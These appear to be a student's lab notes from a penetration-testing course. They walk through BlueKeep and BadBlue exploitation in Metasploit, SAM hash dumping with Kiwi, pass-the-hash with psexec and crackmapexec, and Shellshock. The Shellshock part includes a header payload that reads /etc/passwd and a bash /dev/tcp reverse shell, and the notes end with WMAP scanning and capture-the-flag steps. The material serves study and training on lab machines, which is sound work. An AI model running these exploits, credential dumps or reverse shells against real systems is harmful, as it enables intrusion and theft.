  2    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
  3    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
  4    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
  5    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
  6    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
  7    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
  8    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)
```

In this case we're targeting to the target with #2 specs, so:

use 2 exploit

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 10.10.10.10:4444
[*] 10.10.10.7:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.10.10.7:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 10.10.10.7:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly
[*] 10.10.10.7:3389 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.7:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound
[*] 10.10.10.7:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, C
[*] 10.10.10.7:3389 - <-----| Entering Danger Zone |----->
[*] 10.10.10.7:3389 - Surfing channels ...
[*] 10.10.10.7:3389 - Lobbing eggs ...
[*] 10.10.10.7:3389 - Forcing the USE of FREE'd object ...
[*] 10.10.10.7:3389 - <-----| Leaving Danger Zone |----->
[*] Sending stage (200262 bytes) to 10.10.10.7
[*] Meterpreter session 1 opened (10.10.10.10:4444 -> 10.10.10.7:49163 ) at 2021-12-26 17:27:05 -0500

meterpreter > sysinfo
Computer      : WIN7-PC
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```

That's all for BlueKeep.

Video: Pass-the-Hash attacks

In this section we'll cover how to get hashes, so that we'll be able to access the target system.

In this activity, the target is a Windows machine running a vulnerable BadBlue server.

use exploit/windows/http/badblue_passthru set RHOSTS 10.2.28.132 exploit

Once the exploit was performed, we managed to connect to the target through a reverse TCP connection (same as the previous exploits explained in this PDF):

```
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.5.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.2.28.132
[*] Meterpreter session 1 opened (10.10.5.2:4444 -> 10.2.28.132:49899) at 2021-12-31 04:26:32 +0530

meterpreter >
```

this is the important line, as it says reverse tcp was started by our system (we're waiting for somebody to connect us (the target))

Don't interpret the arrow (->) as indicating an order. The content inside this yellow rectangle basically says that a connection between 2 devices (my device and the target) has been established

if we perform now:

pgrep lsass migrate 780 getuid

```
meterpreter > pgrep lsass
780
meterpreter > migrate 780
[*] Migrating from 4208 to 780...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

- Meterpreter always runs inside a process on the target machine, such as badblue.exe. Imagine we want to open a shell (terminal) in that meterpreter session. When the shell command is executed, Meterpreter creates cmd.exe (cmd = windows terminal) on the target and redirects its input and output through the existing Meterpreter connection: this means: Before running shell (create a terminal session in the victim in meterpreter) , the output shown in Kali comes from Meterpreter commands. After running shell, Meterpreter starts cmd.exe on the target and acts as a bridge. The commands are then interpreted by the Windows command shell, and the output produced by cmd.exe is sent back to Kali through the existing Meterpreter connection. This gives the attacker a remote Windows command shell, even though no graphical terminal window is opened on the victim machine.

Both are used to send commands to the victim, but:

Meterpreter = Metasploit's own commands / command language
cmd.exe shell = normal Windows commands / command language

- pgrep means "process grep". It searches for running processes that match a given name and returns their PID.
- The migrate 780 command moves the Meterpreter session into the process with PID 780, which in this case is lsass.exe, which can make the session more stable and can allow it to run inside a highly privileged Windows authentication-related process. The migration itself does not dump hashes; it only changes the process where Meterpreter is running.
- To verify we have privileges, the getuid command shows the user account under which the Meterpreter session is running on the target machine. In this case, it shows NT AUTHORITY\SYSTEM, meaning the session has very high local privileges.

load kiwi

Kiwi is a Meterpreter extension. **Remember that we're talking to a Meterpreter program/agent, that is running inside the target. That meterpreter agent receives our commands from Metasploit and executes them on the victim machine.**

Inside Kiwi:

lsa_dump_sam

lsa_dump_sam command is provided by the Kiwi extension. It dumps the local SAM database: SAM stands for Security Account Manager. It is a local Windows database that stores information about local user accounts, such as usernames and password hashes. When we dump the SAM database, we are extracting those local account hashes, usually NTLM hashes, which can later be used in attacks such as Pass-the-Hash.

Very valuable info:

```
[+] Running as SYSTEM
[*] Dumping SAM
Domain : ATTACKDEFENSE
SysKey : 377af0de68bdc918d22c57a263d38326
Local SID : S-1-5-21-3688751335-3073641799-161370460

SAMKey : 858f5bda5c99e45094a6a1387241a33d

RID : 000001f4 (500)
User : Administrator
Hash NTLM: e3c61a68f1b89ee6c8ba9507378dc88d

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 58f8e0214224aebc2c5f82fb7cb47ca1

RID : 000003f0 (1008)
User : student
Hash NTLM: bd4calfbe028f3c5066467a7f6a73b0b
```

👉 highlighted is the hash password for the user “Administrator”.

However, to perform the attack we need the hash in this format, the highlighted below:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3c61a68f1b89ee6c8ba9507378dc88d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Now we perform **ctrl + z** so that we leave the meterpreter session in background. Right after we type, in order to start the attack:

msfconsole
use exploit/windows/smb/psexec

important to change the LPORT, as we already have the 4444 busy, listening on the meterpreter session we have in the background currently! :

set LPORT 4422
set RHOSTS @target_ip (10.2.28.132)

SMB does not have its own user base. SMB uses just windows accounts, so uses authentication with windows user and passwd, so we can try to log in in SMB with the user Administrator, and the hash we discovered 2 screenshots above 👉:

set SMBUser Administrator
set SMBPass aad3b435b51404eeaad3b435b51404ee:e3c61a68f1b89ee6c8ba9507378dc88d
exploit

```
msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 10.10.5.2:4422
[*] 10.2.28.132:445 - Connecting to the server...
[*] 10.2.28.132:445 - Authenticating to 10.2.28.132:445 as user 'Administrator'...
[*] 10.2.28.132:445 - Selecting PowerShell target
[*] 10.2.28.132:445 - Executing the payload...
[*] 10.2.28.132:445 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
```

the exploitation doesn't return a meterpreter session, as we were expecting. In order to that, we type:

set target
set target Command

```

msf6 exploit(windows/smb/psexec) > set target
set target 0      set target 4      set target Native\upload
set target 1      set target Automatic  set target PowerShell
set target 2      set target Command
set target 3      set target MOF\upload
msf6 exploit(windows/smb/psexec) > set target Command
target => Command
msf6 exploit(windows/smb/psexec) >

```

👉 we chose *Command*, but it doesn't mean it is the only valid: read the following explanation : 👉

In this module, **target** means the technique used to execute the payload, not the victim machine. We choose **Command** because it uses normal Windows command execution to launch the payload after SMB authentication. However, it is not the only possible option; other methods such as **PowerShell**, **Native**, **upload**, or **Automatic** may also work depending on the target system and its restrictions.

exploit

We still don't get any meterpreter session

```

[*] Exploit completed, but no session was created.

```

So we change the target, this time, the actual meterpreter payload :

set target Native\upload
exploit

This time it worked:

```

msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 10.10.5.
[*] 10.2.28.132:445 - Connecting to the ser
[*] 10.2.28.132:445 - Authenticating to 10.
[!] 10.2.28.132:445 - peer_native_os is onl
[*] 10.2.28.132:445 - Uploading payload...
[*] 10.2.28.132:445 - Created \wbULPeQK.exe
[*] Sending stage (175174 bytes) to 10.2.28
[+] 10.2.28.132:445 - Service started succe
[*] 10.2.28.132:445 - Deleting \wbULPeQK.ex
[*] Meterpreter session 2 opened (10.10.5.2
meterpreter >

```

Now, we'll try another technique, another method to exploit the target system given the user and password in NTLM hash format.

root@attackdefense:~# crackmapexec smb 10.2.28.132 -u Administrator -H
"e3c61a68f1b89ee6c8ba9507378dc88d"


```

root@attackdefense:~# crackmapexec smb 10.2.28.132 -u Administrator -p "e3c61a68f1b89ee6c8ba9507378dc88d"
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Initializing WINRM protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 10.2.28.132 445 ATTACKDEFENSE [+] Windows 10.0 Build 17763 x64 (name:ATTACKDEFENSE)
(domain:AttackDefense) (signing:False) (SMBv1:False)
SMB 10.2.28.132 445 ATTACKDEFENSE [-] AttackDefense\Administrator:e3c61a68f1b89ee6c8ba9507378dc88d STATUS_LOGON_FAILURE
root@attackdefense:~# crackmapexec smb 10.2.28.132 -u Administrator -H "e3c61a68f1b89ee6c8ba9507378dc88d"
(domain:AttackDefense) (signing:False) (SMBv1:False)
SMB 10.2.28.132 445 ATTACKDEFENSE [+] Windows 10.0 Build 17763 x64 (name:ATTACKDEFENSE)
SMB 10.2.28.132 445 ATTACKDEFENSE [+] AttackDefense\Administrator:e3c61a68f1b89ee6c8ba9507378dc88d Pwn3d!!!

```

Pwn3d! = the credentials worked and you have admin-level access on that target machine through SMB.

So now we have access to the target system, we type:

```

root@attackdefense:~# crackmapexec smb 10.2.28.132 -u Administrator -H
"e3c61a68f1b89ee6c8ba9507378dc88d" -x "ipconfig"

```

```

SMB 10.2.28.132 445 ATTACKDEFENSE [+] Executed command
SMB 10.2.28.132 445 ATTACKDEFENSE Windows IP Configuration
SMB 10.2.28.132 445 ATTACKDEFENSE
SMB 10.2.28.132 445 ATTACKDEFENSE Ethernet adapter Ethernet:
SMB 10.2.28.132 445 ATTACKDEFENSE Connection-specific DNS Suffix . : eu-central-1.compu
SMB 10.2.28.132 445 ATTACKDEFENSE te.internal
SMB 10.2.28.132 445 ATTACKDEFENSE Link-local IPv6 Address . . . . . : fe80::99a0:afe5:3
SMB 10.2.28.132 445 ATTACKDEFENSE 10f:6138%4
SMB 10.2.28.132 445 ATTACKDEFENSE IPv4 Address. . . . . : 10.2.28.132
SMB 10.2.28.132 445 ATTACKDEFENSE Subnet Mask . . . . . : 255.255.240.0
SMB 10.2.28.132 445 ATTACKDEFENSE Default Gateway . . . . . : 10.2.16.1

```

So as displayed in the screenshot 👉, the command was executed successfully!

Shellshock

=Shellshock is caused by a faulty Bash mechanism for handling function declarations stored in environment variables. Vulnerable Bash versions could execute extra commands placed after the function definition, which could lead to remote command execution (the arbitrary commands from the attacker).

To understand it better, see the practical explanation below!

Manual way:

To verify that our target system is vulnerable to this exploit, we perform:

```

nmap -sV 192.24.241.3 --script=http-shellshock --script-args "http-shellshock.uri=/gettime.cgi"

```


```

root@attackdefense:~# nmap -sV 192.24.241.3 --script=http-shellshock --script-args "http-shellshock.uri=/gettime.cgi"
Starting Nmap 7.70 ( https://nmap.org ) at 2022-01-02 04:10 IST
Nmap scan report for target-1 (192.24.241.3)
Host is up (0.000011s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.6 ((Unix))
|_ http_server_header: Apache/2.4.6 (Unix)
|_ http-shellshock:
|_   VULNERABLE:
|_     HTTP Shellshock vulnerability
|_       State: VULNERABLE (Exploitable)
|_       IDs: CVE:CVE-2014-6271
|_       This web application might be affected by the vulnerability known as Shellshock. It seems the server
|_       is executing commands injected via malicious HTTP headers.
|_
|_     Disclosure date: 2014-09-24
|_     References:
|_       http://www.openwall.com/lists/oss-security/2014/09/24/10
|_       http://seclists.org/oss-sec/2014/q3/685
|_       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|_       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|_
|_ MAC Address: 02:42:C0:18:F1:03 (Unknown)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

```

Therefore, we can confirm that the target system is vulnerable, and we will now proceed with the exploitation :

if we press right button - > view page source:



Is displayed:

```

</style>
<script>
  setInterval(function() {
    var xhttp = new XMLHttpRequest();
    xhttp.onreadystatechange = function() {
      if (this.readyState == 4 && this.status == 200) {
        document.getElementById("output").innerHTML = this.responseText;
      }
    };
    xhttp.open("GET", "/gettime.cgi", true);
  });

```

taking a close look 🕒, we observe when accessing to the URL: 192.24.241.3, **is executed**, among other things, a **cgi script called gettime.cgi**, and is stored in the **root of the webserver** (/gettime.cgi), so is publicly accessible and we can access there!

The attack consists of using Burp Suite, a pentesting tool, as an intercepting proxy. We activate it in mozilla, clicking in Burp Suite:



(*)


Right after, we open the app “Burp Suite”.

This means that the traffic generated by our machine , in this case from the http request when loading 192.24.241.3/gettime.cgi, will not be sent directly to the web server. Instead, it will first pass through Burp Suite, allowing us to intercept, inspect, and modify the HTTP requests before they reach the target server.

An HTTP request is the message sent by the browser when we try to access a web page. For example, when we type a website such as sport.es in the browser and press Enter, the browser sends an HTTP request to that server. In this case, instead of accessing a public website, we are sending the request to our target machine, identified by its IP address.

Once the request (press enter to 192.is intercepted in Burp Suite, the exploitation consists of inserting special characters into one of the HTTP request headers in order to trigger the information disclosure vulnerability.

In order to do that:



In the browser URL bar, we enter the address shown in the screenshot and press Enter. Since the “Intercept” option is enabled in Burp Suite, the request is not sent directly to the server. As a result, the page does not load immediately in Mozilla Firefox. Instead, the HTTP request is captured by our proxy.

Once the request has been intercepted in Burp Suite, we right-click on it and select “Send to Repeater”. The Repeater tool allows us to manually resend the same request to the server, either unchanged or modified. In this case, we will modify the HTTP request header and then forward the edited request to the target server in order to perform the exploitation.

So we get rid of the User-Agent row:

```
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
```

By:

```
3 User-Agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
```

Now we press send, so it's forward to the web server:

command we execute in the target's system bash


```
3 User-Agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
```

Next, we press “Send”, so we are sending that modified http request to the our target, the web server:

The `/etc/passwd` file follows a fixed structure. Each line represents one user, and each field is separated by `:`. The order is always:

username : password : UID : GID : description : home directory : shell

So take a look in the right, in the Response section:




The response is the server's reply to our HTTP request. In this case, the server returns the content of `/etc/passwd`, which means the injected command was executed successfully on the vulnerable target! ✅

If what we want to do now is a reverse TCP, as in other examples we have done in other videos, basically making the target, the web server, connect back to us, we would do the following: First, we would open a terminal on our computer, listening with Netcat, as we've done other times before:

```
root@attackdefense:~# nc -nvlp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

This listener will wait for an incoming connection from the target. Once the malicious request is executed successfully on the vulnerable server, the target will connect back to our machine, giving us a reverse shell.

Next, we change again the User-Agent line:



The command 🖱️ as said, creates a reverse shell:

```
bash -i && /dev/tcp/192.24.241.2/1234 0>&1
```

`bash -i` starts an interactive Bash shell on the target machine. `/dev/tcp/192.24.241.2/1234` opens a TCP connection to the attacker's machine on IP `192.24.241.2` and port `1234`. The `>&` redirects the shell output through that connection, allowing the attacker to see the command results. Finally, `0>&1` redirects the shell input to the same connection, allowing the attacker to send commands to the target remotely.

we go back to the listener terminal opened:

```
root@attackdefense:~# nc -nvlp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.24.241.3.
Ncat: Connection from 192.24.241.3:39846.
bash: cannot set terminal process group (10): Inappropriate ioctl for device
bash: no job control in this shell
daemon@victim-1:/opt/apache/htdocs$ whoami
whoami
daemon
daemon@victim-1:/opt/apache/htdocs$ cat /etc/*issue
cat /etc/*issue
Ubuntu 14.04.6 LTS \n \l
```

we got the reverse Shell! the target server connected to us, as expected!

Automatic way (using msfconsole):

service postgresql start && msfconsole

msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec

We close the FoxyProxy (if don't know what is, check (*)), as well as the Burp Suite app.

set RHOSTS 192.24.241.3

set TARGETURI /gettime.cgi (the path, /gettime.cgi == 192.24.241.3/gettime.cgi)

exploit

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.24.241.2:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.24.241.3
[*] Meterpreter session 1 opened (192.24.241.2:4444 -> 192.24.241.3)

meterpreter > sysinfo
Computer      : 192.24.241.3
OS            : Ubuntu 14.04 (Linux 5.4.0-91-generic)
```

we made it again ✓

The next logical step would be elevate the privileges, but we stop here for now.

IMPORTANT TO BE CLEAR, HOW THE VULNERABILITY IS:

In Shellshock, this part we added us in the Burp Suite, in the http request:

`() { :; };`

is a dummy Bash function definition.

The `()` indicates that Bash is reading a function. The `{ :; }` is the body of the function, and `:` is a Bash command that does nothing. Therefore, the whole expression simply defines an empty function.

The vulnerability appears when an attacker adds a command after it, for example:

```
() { ;; }; whoami
```

A secure Bash version should only read the function definition, but a vulnerable Bash version also executes the command after it. In this case, it would execute `whoami`.

So, in simple terms, `() { ;; };` is used to make Bash think it is processing a function, and the real danger is the command placed after it.

Vulnerability scanning with WMAP

= WMAP is a Metasploit plugin used to perform and automate vulnerability scanning in any HTTP/HTTPS web target. WMAP can scan simple websites, but it is more useful and used for web applications because they have more interactive features, and therefore more places where vulnerabilities may exist.

This tool takes a web target as input, detects its basic configuration, loads relevant HTTP/HTTPS auxiliary modules, and runs them to identify possible web vulnerabilities or misconfigurations

`msfconsole`

`msf6 > load wmap`

`msf6 > wmap_`

by running `wmap_`, we can see all the possible commands we can use:

```
msf5 > wmap_
wmap_modules wmap_nodes wmap_run wmap_sites wmap_targets wmap_vulns
```

```
msf5 > wmap_sites -h
[*] Usage: wmap_sites [options]
-h          Display this help text
-a [url]    Add site (vhost,url)
-d [ids]    Delete sites (separate ids with space)
-l          List all available sites
-s [id]     Display site structure (vhost,url|ids) (level) (unicode output true/false)
```

We use **-a** option

```
msf6 > wmap_sites -a 192.157.89.3
```

```
msf5 > wmap_targets -h
[*] Usage: wmap_targets [options]
-h          Display this help text
-t [urls]   Define target sites (vhost1,url[space]vhost2,url)
-d [ids]    Define target sites (id1, id2, id3 ...)
-c          Clean target sites list
-l          List all target sites
```

```
msf6 > wmap_targets -t http://192.157.89.3
```

Note: we put at the beginning “http://...” because says url , in the green rectangle above 🙋

```
msf6 > wmap_run -t
```

```
msf5 > wmap_run -h
[*] Usage: wmap_run [options]
-h          Display this help text
-t          Show all enabled modules
-m [regex]  Launch only modules that name match provided regex.
-p [regex]  Only test path defined by regex.
-e [/path/to/profile] Launch profile modules against all matched targets.
              (No profile file runs all enabled modules.)
```

In the screenshot below 🙋, we can observe that:

After configuring a web target (http://192.157.89.3 in this case),

WMAP identifies that the target is using HTTP and not SSL/TLS. Therefore, SSL-related modules are disabled (see the pink rectangle below 🙋). Then, WMAP loads and runs Metasploit web-scanning modules, such as *auxiliary/scanner/http/...* or *auxiliary/admin/http/...*, against the target to gather information, detect misconfigurations, **and identify possible vulnerabilities.**

```
msf5 > wmap_run -t
[*] Testing target:
[*]   Site: 192.157.89.3 (192.157.89.3)
[*]   Port: 80 SSL: false
=====
[*] Testing started. 2021-11-15 23:13:50 +0000
[*] Loading wmap modules...
      modules wmap will use to find vulnerabilities,
      according to the ones can be suitable for our
      target profile (http, auxiliary, etc...)
[*] 39 wmap enabled modules loaded
[*]
=[ SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
=====
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administ
[*] Module auxiliary/admin/http/tomcat_utf8_tr
[*] Module auxiliary/scanner/http/drupal_views
[*] Module auxiliary/scanner/http/frontpage_logi
[*] Module auxiliary/scanner/http/host_header_3
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/scraper
[*] Module auxiliary/scanner/http/svn_scanner
[*] Module auxiliary/scanner/http/trace
```

Next:

```
msf6 > wmap_run -e
```

So all the modules showed and the screenshot above (39 modules) 🙋 are being executed:

```
msf5 > wmap run -e
[*] Using ALL wmap enabled modules
[+] NO WMAP MODULES DEFINED - Skipping
```

Next:

```
msf5 > wmap_vulns -h
[*] Usage: wmap_vulns [options]
-h          Display this help text
-l          Display web vulns table
```

Next, we'll use an interesting module, in order to check if our web server target allows an external device (like us) **to upload any file (can be malicious)**, this is **“put”** method/action. so our web server target could be compromised:

msf6 > use auxiliary/scanner/http/http_put

```
Module options (auxiliary/scanner/http/http_put):
```

Name	Current Setting	Required	Description
ACTION	PUT	yes	PUT or DELETE
FILEDATA	msf test file	no	The data to upload into the file
FILENAME	msf_http_put_test.txt	yes	The file to attempt to write or delete
PATH	/	yes	The path to attempt to write or delete
Proxies		no	A proxy chain of format type:host:port[,type:host:port]
RHOSTS	192.157.89.3	yes	The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads
URIHOST		no	HTTP server virtual host

run

```
msf5 auxiliary(scanner/http/http_put) > run
[-] 192.157.89.3: File doesn't seem to exist. The upload probably failed
```

👉 this basically means: if we attempt to upload a file in the root of the server, that action is not allowed to. So we'll change the PATH and try again to upload a random file to see if the server allows us to:

set PATH /data

run

```
msf5 auxiliary(scanner/http/http_put) > run
[+] File uploaded: http://192.157.89.3:80/data/msf_http_put_test.txt
```

this time the attempt is successful! so we see in that concrete path, **the webserver has a vulnerability, and at the same time we exploited it! So the webserver is misconfigured!**

To finish with, we'll quickly check if the file we uploaded was successfully uploaded. To make it easier, we'll basically upload a file that contains the sentence “this does work”. Then with the *curl* tool we'll check how was that upload:

set FILEDATA “This does work”

set FILENAME this_works.txt

run

```
msf5 auxiliary(scanner/http/http_put) > set FILEDATA "This does work"
FILEDATA => This does work
msf5 auxiliary(scanner/http/http_put) > set FILENAME this_works.txt
FILENAME => this_works.txt
msf5 auxiliary(scanner/http/http_put) > run
[+] File uploaded: http://192.157.89.3:80/data/this_works.txt
```

curl http://192.157.89.3:80/data/this_works.txt


```
msf5 auxiliary(scanner/http/http_put) > curl http://192.157.89.3:80/data/this_works.txt
[*] exec: curl http://192.157.89.3:80/data/this_works.txt

% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left  Speed
100 14    100    14      0     0    14000      0 --:--:-- --:--:-- --:--:-- 14000
This does workmsf5 auxiliary(scanner/http/http_put) >
```

As expected, was uploaded properly!

FINAL LAB

important for the lab:



```

User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/

```

To get flag4:

Just entered in **target.ine.local/robots.txt** in mozilla firefox, there were some directories, just clicked in one of them (in passwords/), and the flag was there in a txt file, so easy to get.

note to consider if wanna get the flag by the terminal:

Instead of : **curl http://target.ine.local/passwords** , try **curl http://target.ine.local/passwords/** , with the final / !! Just by adding the final slash / , the output changes considerably.

1. BEST NMAP TO GET AS MOST AS POSSIBLE INFO:

db_nmap -A -T4 -v target.ine.local

To get flag1:

Flag 1: Explore hidden directories for version control artifacts that might reveal valuable information.

The only hint in this hint is just “hidden directories”, xd. Just performed this db_map command above , this one exactly 🙌. When reading the output, I observe this:

```
[*] Nmap: | 192.159.108.3:80/.git/  
[*] Nmap: | Git repository found!
```


So it's another path we discovered thanks to the db_nmap. So just typing this URL in mozilla firefox, the flag is directly displayed there!

To get flag2:

Flag 2: The data storage has some loose security measures. Can you find the flag hidden within it?

I access to another path from the displayed in robots.txt, this time in phpmyadmin. Note the name phpmyadmin caught a bit the attention, might contain valuable info. So i type in mozilla, as with the 2 previous flags: *target.ine.local/phpmyadmin/*

This is displayed.



I start looking into it, and when clicking to mysql section, the pink one 🙌, there are some files inside:


Table	Action	Rows	Type	Collation	Size	Overhead
columns_priv	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_bin	4 K	-
db	Browse Structure Search Insert Empty Drop	1	MyISAM	utf8_bin	5.4 K	-
event	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_general_ci	2 K	-
func	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_bin	1 K	-
general_log	Browse Structure Search Insert Empty Drop	2	CSV	utf8_general_ci	unknown	-
help_category	Browse Structure Search Insert Empty Drop	40	MyISAM	utf8_general_ci	4.1 K	-
help_keyword	Browse Structure Search Insert Empty Drop	530	MyISAM	utf8_general_ci	120 K	-
